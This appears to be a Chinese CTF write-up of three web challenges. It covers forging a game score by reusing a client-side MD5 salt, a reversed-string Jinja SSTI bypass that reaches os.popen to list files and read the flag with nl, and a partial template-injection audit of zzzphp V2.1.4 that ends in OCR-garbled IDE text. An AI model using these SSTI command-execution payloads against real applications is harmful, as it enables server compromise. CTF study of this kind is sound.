Web

Dnio3d

f12查看前端源码，找到向 `check.php` 发包的那部分，找到这个 `sn` 函数，调试一下

```
sn(e, t) {  e = 42.75500000000003, t = "DASxCBCTF_wElc03e"
    e && t && fetch("/check.php", {
        method: "POST",
        headers: {
            "Content-type": "application/x-www-form-urlencoded; charset=UTF-8"
        },
        body: "score=" + parseInt(e).toString() + "&checkCode=" + md5(parseInt(e).toString() + t) + "&tm=" + (+new Date).to
    }).then(e=>e.text()).then(e=>alert(e))
}
```


tm能看出是时间戳

exp:

```python
from hashlib import md5
import requests
import time

url = "http://node4.buuoj.cn:28177/check.php"

def getFlag():
    data = {
        "score": 1000000,
        "checkCode": md5("1000000DASxCBCTF_wElc03e".encode()).hexdigest(),
        "tm": int(time.time())
    }
    res = requests.post(url, data = data)
    return res.text

if __name__ == '__main__':
    print(getFlag())
```


Text Reverser

题目环境就是一个输入框，会将输入文本倒置输出



测试一下是否存在ssti，ban了很多，但发现它只会检测我们传过去的原生数据，不会检测那边反转好的字符串，如果我们传入反转后的即可绕过

一开始以为是需要盲注，后来发现只是把`{{``}}`过滤了，改用`{% print 12*3 %}`来实现ssti回显即可，但要注意要发送已经反转好的payload，这样那边处理后就是正常的payload，即`}% 3*21 tnirp %{`这样



跑下

```
output = '''{% print "".__class__.__bases__[0].__subclasses__()%}'''[::-1]
print(output)
```


发送反转后的payload 得到类列表，然后将返回的列表内容复制进脚本寻找可利用的类

```
import json
•
a = """
<class 'type'>...<class 'unicodedata.UCD'>
"""
•
num = 0
allList = []
•
result = ""
for i in a:
    if i == ">":
        result += i
        allList.append(result)
        result = ""
    elif i == "\n" or i == ",":
        continue
    else:
        result += i

for k,v in enumerate(allList):
    if "os._wrap_close" in v:
        print(str(k)+"--->"+v)

#返回结果:132---> <class 'os._wrap_close'>
```

之后利用popen方法执行系统命令

```
{% print "".__class__.__bases__[0].__subclasses__()[132].__init__.__globals__['popen']
('ls').read()%}

}%)(daer.)'galf/ ln'(]'nepop'[__slabolg__.__tini__.]231[)
(__sessalcbus__.]0[__sesab__.__ssalc__."" tnirp %{
```


这里过滤了很多读取文件的命令，可以利用nl的绕过过滤读取文件（后测试用grep和rev等命令也可以读取flag）



###

zzz_again

访问页面为zzzphp web页面




根据题目源码，发现版本为V2.1.4源码，最新版，结合历史漏洞发现该程序经常存在模板注入漏洞

代码审计


发现url任意位置可能注入点，流程如下

location=list时，


inc/zzz_client.php:92




加载模板，解析模板




模板引擎解析到这里



inc/zzz_template.php:48 进入list




之后进入函数


index.php
zzz_client.php
zzz_template.php
zzz_array.php
zzz_main.php
parserListPage
zzzphpV2.1.4 D:\
482BHPJ9
admin432
config
form
images
inc
install
js
plugins
runtime
search
template
upload
wap
.htaccess
favicon.ico
index.php
nginx.htaccess
zzzcms帮助.md
更新日志.txt
外部库
临时文件和控制台
// 解析当前分类列表标签
public function parserList($zcontent) {
$pattern = '/\{zzz:list(\s+[^}]+)?\}([\s\S]*?)\{\/zzz:list\}/';
$pattern2 = '/\[list:([\w]+)(\s+[^]]+)?\]/';
if (preg_match_all($pattern, $zcontent,
$count = count($matches[0]);
if (G('sid') > 0) {...}
for ($i = 0; $i < $count; $i++) {
// 获取调节参数
$params = parserParam($matches[1][$i]);
$where = array('c_onoff' => 1);
$page = G('page', 1);
$size = 10;
$type = '';
$brand = '';
$user=0;
$sid = 0;
$id = 0;
$colnum = conf('pagesize');
$tag = '';
$out_html = '';
$k = 0;
$order = array('istop' => 'desc', 'isgood' => 'desc', 'c_orde
foreach ($params as $key => $value) {...}
$norecord =isset($norecord) ? str_replace(search: '
if ($sid) arr_add(&arr: $where, key: 'c_sid', db_subsort
if ($brand) arr_add(&arr: $where, key: 'c_brand', $brand
if ($user) $where=array('c_star'=> $user);
if ($tag) arr_add(&arr: $where, key: 'c_tag', array('L
